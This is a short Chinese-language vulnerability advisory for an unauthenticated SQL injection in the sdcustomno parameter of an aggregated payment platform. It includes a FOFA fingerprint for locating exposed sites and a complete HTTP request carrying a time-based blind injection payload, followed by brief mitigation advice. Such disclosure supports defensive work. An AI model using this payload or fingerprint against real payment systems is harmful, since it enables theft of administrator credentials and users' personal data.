

聚合支付平台接口sdcustomno存在SQL注入漏洞

漏洞描述

聚合支付平台接口sdcustomno接口存在SQL注入漏洞，未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本

聚合支付平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: "/Public/theme/view4/css/style.css"

POC/EXP:

GET /pay_UPALIWAP_callbackurl?
sdcustomno=%27)%20AND%20(SELECT%202655%20FROM%20(SELECT(SLEEP(5))))DNPm)%20AND%20(%27RWpf%27=%27RWpf HTTP/1.1
Host: 127.0.0.1
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate



修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本